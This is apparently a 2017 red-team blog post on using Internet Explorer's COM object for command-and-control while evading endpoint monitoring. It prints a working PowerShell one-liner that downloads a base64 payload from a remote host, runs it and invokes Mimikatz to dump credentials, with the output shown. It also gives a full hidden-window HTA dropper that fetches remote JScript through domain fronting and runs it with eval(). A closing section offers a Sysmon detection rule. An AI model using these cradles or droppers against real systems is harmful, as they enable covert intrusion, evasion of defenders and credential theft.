



---

≡ MENU

---

InternetExplorer.Application for C2



DECEMBER 19, 2017

## Introduction

Given the time of year, I want to share with everyone the gift that keeps giving this holiday season. This isn't a groundbreaking revelation, it's a well-known COM object that is already included in the Empire project. The `InternetExplorer.Application` object gives attackers a programmatic interface to use Internet Explorer (or Edge) as a vehicle for communicating with their command-and-control (C2) servers. There's a ton of advantages to this and I feel this COM object hasn't received the attention it deserves.

## Previous Work

To the best of my knowledge [Empire](#) is the best "weaponized" example of using this COM object for C2 operations. It looks like [@harmjoy](#) wrote the `ie_com` listener and also mentions it in this [post](#). All the PowerShell code used in this post stemmed from the

Empire implementation. It's also worth mentioning, the **Thunderstruck module** also uses the IE COM object!

This was a fantastic **post** by **@Arno0x0x** which demonstrated using websockets for C2, and his implementation uses the IE COM object as the vehicle for communications. He does a great job of demonstrating the power of this COM object.

I'm sure there's more work out there, but I think those two are a good starting point.

## The Problem

There were two main problems I have been looking to solve which eventually led me here.

1. How can I avoid tools detecting network connections initiated from uncommon applications (such as powershell.exe, mshta.exe, msbuild.exe, etc.)?
2. I'd like to use domain fronting from JS, VBS or VBA!

### Problem 1 – Evading detective controls

With the emergence of **Sysmon**, EDR products, and other detective controls on endpoints, I get worried about the capabilities of defenders. For example, Sysmon Event ID 3 detects initiated network connections and this can easily be set up to alert on HTTP connections started from applications such as powershell.exe or mshta.exe. I've also seen some security products in client networks that detect or even prevent initiated network connections from "unapproved" applications. Building off the **"live off the land"** technique that we all know and love, the IE COM object quickly came into my head.

### Problem 2 – Domain Fronting with COM objects

There have been some use cases where it would be nice to use domain fronting from JScript, VBScript or VBA. Even in situations where you may just want to use JS/VBS/VBA to pull down and execute more code, domain fronting can help make sure you're able to get out an environment with restrictive egress controls. If you are unfamiliar with domain fronting, here's the initial research [paper](#), and two blog posts which help show practical use cases from [Cobalt Strike](#) and [MDSec](#).

These are the COM objects that I have used in the past for HTTP communications: *Mxml2.XMLHTTP*, *Microsoft.XMLHTTP*, and *WinHttp.WinHttpRequest.5.1*. Of those three, only the first two are proxy aware. All three use the "setRequestHeader" method to set or override HTTP request headers, although it is not possible to overwrite the "Host" header. When I started testing the IE COM object, it was found that it is possible to set the "Host" header to an arbitrary value, which is the requirement for domain fronting.

## What is InternetExplorer.Application?

The [InternetExplorer.Application](#) COM object implements the [IWebBrowser2](#) interface. If you're a fan of [James Forshaw's OleViewDotNet](#) you'll need to investigate the IWebBrowser2 interface to see all the methods and properties. A snippet from OleViewDotNet is below:

Name	IID
CScriptErrorList	F3470F24-15FD-11D2-BB2E-00805FF7EFC
DShellNameSpaceEvents	55136806-B2DE-11D1-B9F2-00A0C98BC547
DShellWindowsEvents	FE4106E0-399A-11D0-A48C-00A0C90A8F39
DWebBrowserEvents	EAB22AC2-30C1-11CF-A7EB-0000C05BAE...
DWebBrowserEvents2	34A715A0-6587-11D0-924A-0020AFC7AC4D
InternetExplorer	D30C1661-CD4F-11D0-8A3E-00C04FC9E2...
InternetExplorerMedium	D30C1661-CD4F-11D0-8A3E-00C04FC9E2...
IScriptErrorList	F3470F24-15FD-11D2-BB2E-00805FF7EFC
IShellFavoritesNameSpa...	55136804-B2DE-11D1-B9F2-00A0C98BC547
IShellNameSpace	E572D3C9-37BE-4AE2-825D-D521763E3108
IShellUIHelper	729FE2F8-1EA8-11D1-8F85-00C04FC2FBE1
IShellUIHelper2	A7FE6EDA-1932-4281-B881-87B31B8BC52C
IShellUIHelper3	528DF2EC-D419-408C-9B6D-DCDBF9C1B...
IShellUIHelper4	B36E6A53-8073-499E-824C-D776330A333E
IShellUIHelper5	A2A08B09-103D-4D3F-B91C-EA455CA82E...
IShellUIHelper6	987A573E-46EE-4E89-96AB-DDF7F8FDC9...
IShellUIHelper7	60E567C8-9573-4AB2-A264-637C6C161CB1
IShellUIHelper8	66DEBCF2-0580-4F07-B49B-B96241A65DB2
IShellWindows	85CB6900-4D95-11CF-960C-0080C7F4EE85
IWebBrowser	EAB22AC1-30C1-11CF-A7EB-0000C05BAE...
IWebBrowser2	D30C1661-CD4F-11D0-8A3E-00C04FC9E2...
IWebBrowserApp	0002DF05-0000-0000-C000-000000000046
ShellBrowserWindow	D30C1661-CD4F-11D0-8A3E-00C04FC9E2...
ShellNameSpace	E572D3C9-37BE-4AE2-825D-D521763E3108
ShellUIHelper	66DEBCF2-0580-4F07-B49B-B96241A65DB2
ShellWindows	85CB6900-4D95-11CF-960C-0080C7F4EE85
WebBrowser	D30C1661-CD4F-11D0-8A3E-00C04FC9E2...
WebBrowser_V1	EAB22AC1-30C1-11CF-A7EB-0000C05BAE...

```

1 [Guid("d30c1661-cdaf-11d0-8a3e-00c04fc9e26e")]
2 interface IWebBrowser2
3 {
4     /* Methods */
5     void GoBack();
6     void GoForward();
7     void GoHome();
8     void GoSearch();
9     void Navigate(string URL, [Optional] Object& Flags, [Optiona
10    void Refresh();
11    void Refresh2([Optional] Object& Level);
12    void Stop();
13    void Quit();
14    void ClientToWindow([Out,In] Int32& pcx, [Out,In] Int32& pcy
15    void PutProperty(string Property, object vtValue);
16    object GetProperty(string Property);
17    void Navigate2(Object& URL, [Optional] Object& Flags, [Optio
18    OLECMDF QueryStatusWB(OLECMDID cmdID);
19    void ExecWB(OLECMDID cmdID, OLECMDEXECOPT cmdexect, [Optio
20    void ShowBrowserBar(Object& pvaClsid, [Optional] Object& pva
21    /* Properties */
22    object Application { get; }
23    object Parent { get; }
24    object Container { get; }
25    object Document { get; }
26    bool TopLevelContainer { get; }
27    string Type { get; }
28    int Left { get; set; }
29    int Top { get; set; }
30    int Width { get; set; }
31    int Height { get; set; }
32    string LocationName { get; }
33    string LocationURL { get; }
34    bool Busy { get; }
35    string Name { get; }
36    int HWND { get; }
37    string FullName { get; }

```

Properties exist to make sure the window stays hidden to the end user and naturally there are methods to browse to various websites and get access to the HTML via the **Document property**. Below is a snippet This property can be accessed in C# or C++ by casting a IHTMLDocument, IHTMLDocument2, or IHTMLDocument3 interface. Enough on the low level code stuff, see below for PoC's in JScript, VBScript, PowerShell, and C#.

*Note: Most places you will see online will recommend adding the references MSHTML and SHDocVw to your C# project which will allow easy use of this COM object. I found that this may cause problems in certain situations, such as execution under DotNetToJscript or*

*execution from a WMI Event Listener. The PoC C# code accesses these COM objects via reflection and I haven't had any errors since, feedback welcome!*

<https://gist.github.com/leoloobeek/f468d34e81795239a8f8bac03646cf59>

# PowerShell Download Cradle

Regardless of whether you feel PowerShell's days are nearly over, it seems wrong to not share a PowerShell oneliner to download and execute with the IE COM object. (aka PowerShell IEX download cradle). This cradle pulls down a base64 string, decodes it and executes. This is helpful as some characters in larger scripts may be rendered differently in IE, see the Limitations section for more info.

```
PS C:\Users\leo> $ie=New-Object -c InternetExplorer.Application;$ie.Silent=$true;$ie.visible=$false;$ie.Navigate2("http://www.gentilkiwi.com/mimi.html", 14, 0, $null, $null);while($ie.busy -eq $true) { Start-Sleep -m 100 };$r=$ie.document.GetType().InvokeMember('body',[System.Reflection.BindingFlags]::GetProperty,$null,$ie.document,$null).InnerText;[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($r)) | IEX; Invoke-Mimikatz -Command "coffee"; $ie.Quit()
Hostname: [REDACTED]

#####      mimikatz 2.1 (x64) built on Dec 11 2016 18:05:17
.## ^ ##.    "A La Vie, A L'Amour"
## / \ ##   /* * */
## < > ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v #'    http://blog.gentilkiwi.com/mimikatz             (oe.eo)
#####                               with 20 modules * * */

mimikatz(powershell) # coffee

SS
┌───┐
│   │
```

## Limitations and Caveats

When using this COM object it's important to keep in mind that you are using Internet Explorer (or Edge). Rather than other ways we are more familiar with, such as PowerShell's `Net.WebClient`, IE is actually browsing to the URL you specify rather than sending an HTTP

request and getting the results into a variable. Below is a list of some issues you may run into.

### **Valid SSL/TLS certificate required**

Internet Explorer (and Edge) don't like self-signed certificates and will warn the user when attempting to access a site with an invalid certificate. This behavior will occur with the COM object and you will not get the HTML response you're expecting. If you want to use secure communications, you will need a valid cert, otherwise you will have to use HTTP.

### **Browsing to non-HTML sources may result in a file download**

If you browse out to a URL with, for example, a .exe extension, IE will handle it just as it normally would, by attempting a file download (and SmartScreen filter probably will get upset). Given this information, it's likely not a good option for getting a raw byte stream unless you base64 encode it.

### **Browsing to non-HTML sources may result in unexpected HTML tags**

Depending on the content-type returned from the HTTP server, IE will try to help out the end user by throwing in some extra HTML tags. For example, if you browse out to a URL with a .txt extension and the server responds with content-type: text/plain, it will place <pre> </pre> tags outside of your content. If you were planning on taking that text and sending it right into execution, you will run into problems. If you control the web server, make the appropriate configuration or code changes to always return text/html as the content type. Make sure to use ".html" or similar extensions with Apache and you shouldn't run into any issues.

### **Have to account for IE being "busy"**

If you are browsing to a page with lots of content, missing content, or over a high latency network, IE will need time to get the contents for the page properly. For this, it's important to check the 'Busy' property and sleep your script until it's no longer busy. If you don't wait, you may not get all of the returned HTML. All examples in the [PoC link](#) above include this.

## Can't Set Cookies

You can override or add HTTP request headers, but you can't set or override the Cookie header. If your C2 identifies itself using the Cookies headers, I would recommend changing to a different HTTP request header. Empire has used [CF-Ray](#), a common HTTP request header with Cloudflare HTTP traffic. Another option is the If-None-Match header.

## Cookie History and Cache

Just like a normal browsing session, all cookies issued will be saved by IE. IE will also cache pages if you don't have the appropriate cache control headers being sent from the server. It should be noted, all browsing does **NOT** get saved in the browsing history.

## Understand You're Creating Processes

This is probably obvious, but worth mentioning if you try to limit your process footprint during operations. When you create the IE COM object it will create two IE processes and they will exist until you use the 'Quit' method.

## Example


Here's an example to tie in everything and demonstrate the capabilities. For simplicity, we'll assume a user fell for a phish and the execution would write an HTA file to disk and use mshta.exe to execute it. Why not call the HTA from a web server (e.g. mshta.exe



<https://domain.com/myhta.hta>)? Well I want to avoid any network communications initiated from an exe that isn't Internet Explorer (or Edge), Check out [keying](#) if you want to protect your payload if writing to disk.

The JScript within the HTA will call out to a web server with the IE COM object and obtain additional JScript, base64 encoded. This additional JScript could be C# created with [DotNetToJScript](#). The HTA will then base64 decode the HTTP response and run it with `eval()`. This will get us to C# execution which is more powerful than JScript. The C# could also use the IE COM object for all continuing network communications.

On top of that, all will go through domain fronting (see <https://github.com/vysec/DomainFrontingLists> for a good list of frontable domains). I like [www.irs.com](http://www.irs.com) for the upcoming tax season!



Below is sample contents for an HTA file that matches this example:

```
1 <html>
2 <head>
3 <script language="JScript">
4 // HTA skeleton taken from https://github.com/zerosum0x0/koadic
5 window.resizeTo(1, 1);
6 window.moveTo(-2000, -2000);
7 window.blur();
8
9 try
10 {
11     window.onfocus = function() { window.blur(); }
12     window.onerror = function(sMsg, sUrl, sLine) { return false; }
13 }
14 catch (e){}
15
16 </script>
17 <script language="JScript">
18 function decodeBase64(base64) {
19     var dm = new ActiveXObject("Microsoft.XMLDOM");
20     var el = dm.createElement("tmp");
21     el.dataType = "bin.base64";
22     el.text = base64;
23     var b64bytes = el.nodeTypedValue;
24
25     var asc = new ActiveXObject("System.Text.ASCIIEncoding");
26     return asc.GetString(b64bytes);
27 }
```

```
28 var ie_com = new ActiveXObject("InternetExplorer.Application");
29 ie_com.Silent = true;
30 ie_com.Visible = false;
31 var headers = "Host: <SNIP>.cloudfront.net\r\n";
32 ie_com.Navigate2("http://www.irs.com/", 14, 0, null, headers);
33 while(ie_com.Busy) {
34     var shell = new ActiveXObject("WScript.Shell");
35     // WScript.Sleep will not work from an HTA
36     shell.Run("ping 127.0.0.1 -n 1", 0, true);
37 }
38 var resp = ie_com.document.body.innerHTML
39 ie_com.Quit();
40 decoded = decodeBase64(resp);
41 eval(decoded);
42 window.close();
43 self.close();
44 </script>
45 <hta:application caption="no" showInTaskBar="no" windowState="minimize"
46     navigable="no" scroll="no" />
47     <!-- -->
48 </head>
49 <body>
50 </body>
51 </html>
```

example.hta hosted with ❤ by [GitHub](#)

[view raw](#)





















## Open Source Use Cases

Recently a [PR](#) I sent into Empire got merged in allowing for domain fronting with the ie\_com listener so feel free to play with that! Another good use case of this COM object would be with the [TrevorC2](#). TrevorC2 embeds its taskings in valid HTML and as this COM object works best with accessing HTML from web pages, I think they would be a perfect match!

## Defense

Daniel Bohannon [@danielhbohannon](#) brought up a great IoC for detection of using the IE COM object. The process creating and using the IE COM object will load ieproxy.dll. By looking for any process loading that DLL (that isn't iexplore.exe) would be a great way to find attackers attempting to use this COM object.

Below is what this looks like from Sysinternals' ProcMon when using cscript.exe to call JScript which uses the IE COM object.

10:38:5...		IEXPLORE.EXE	7200		Load Image	C:\Windows\System32\fltLib.dll
10:38:5...		IEXPLORE.EXE	7200		Load Image	C:\Windows\System32\aeepic.dll
10:38:5...		IEXPLORE.EXE	7200		Load Image	C:\Windows\System32\ntmarta.dll
10:38:5...		IEXPLORE.EXE	7200		Load Image	C:\Windows\System32\propsys.dll
10:38:5...		cscript.exe	9376		Load Image	C:\Windows\System32\ieproxy.dll
10:38:5...		IEXPLORE.EXE	6036		Load Image	C:\Windows\SysWOW64\sxs.dll
10:38:5...		IEXPLORE.EXE	6036		Load Image	C:\Windows\SysWOW64\propsys.dll
10:38:5...		IEXPLORE.EXE	6036		Load Image	C:\Windows\SysWOW64\dnsapi.dll
10:38:5...		IEXPLORE.EXE	6036		Load Image	C:\Windows\SysWOW64\rasadhlp.dll
10:38:5...		IEXPLORE.EXE	6036		Load Image	C:\Windows\SysWOW64\FWPUCLNT.DLL

With this information, and Daniel [pointed this out](#), we can use Sysmon EID 7 to look for applications loading the ieproxy.dll image. Below is what I added to my Sysmon configuration file to catch any process that isn't Internet Explorer loading ieproxy.dll.

1

<!--SYSMON EVENT ID 7 : DLL (IMAGE) LOADED BY PROCESS-->

```

2      <!--DATA: UtcTime, ProcessGuid, ProcessId, Image, ImageLoaded, Hashes, Signed, Signature, SignatureStatus-->
3      <ImageLoad onmatch="include">
4          <ImageLoaded condition="end with">ieproxy.dll</ImageLoaded>
5      </ImageLoad>
6      <ImageLoad onmatch="exclude">
7          <Image condition="is">C:\Program Files (x86)\Internet Explorer\iexplore.exe</Image>
8          <Image condition="is">C:\Program Files\internet explorer\iexplore.exe</Image>
9          <Image condition="is">C:\Program Files (x86)\Internet Explorer\ielowutil.exe</Image>
10         <Image condition="is">C:\Program Files\internet explorer\ielowutil.exe</Image>
11     </ImageLoad>

```

sysmon-config.xml hosted with ❤ by GitHub

[view raw](#)

And the result when using cscript.exe to call JScript to use the IE COM object.

Level	Date and Time	Source	Event ID	Task Category
Information	12/19/2017 11:22:14 AM	Sysmon	7	Image loaded (rule: Imag...
Event 7, Sysmon				
General Details				
Image loaded: UtcTime: 2017-12-19 17:22:14.038 ProcessGuid: {d1c98aa6-4ac5-5a39-0000-001096783b00} ProcessId: 1860 Image: C:\Windows\System32\cscript.exe ImageLoaded: C:\Windows\System32\ieproxy.dll Hashes: MD5=87CF5FA79A8F14C3EC6C1AB79019BBAD,SHA256 =ADF57E0590698EE40456B4DCCAE680551F3AEBAE0D463675C14B352B5F66C946 Signed: true Signature: Microsoft Windows SignatureStatus: Valid				

While we evaded some defenses, other indicators can be found to detect attackers. Other options for detecting this use is to look at other layers of defense, such as looking at network traffic. Has an employee been connecting to websites at abnormal hours? Is there a pattern that indicates automated beaconing behavior? Is an endpoint connecting to an uncategorized domain that has a domain age of 5 days?


## Conclusion

That's all from me. I encourage you all to try out the InternetExplorer.Application COM object if you haven't already!

Happy Holidays!

---

Share this:



POSTED IN [COMMAND-AND-CONTROL](#)

---

[◀ PREVIOUS](#)

*Keying Payloads for Scripting Languages*

[NEXT ▶](#)

*Defeating 2FA With Robots*



## History

---

June 2018 (1)

---

December 2017 (1)

---

November 2017 (1)

---

---

BLOG AT WORDPRESS.COM.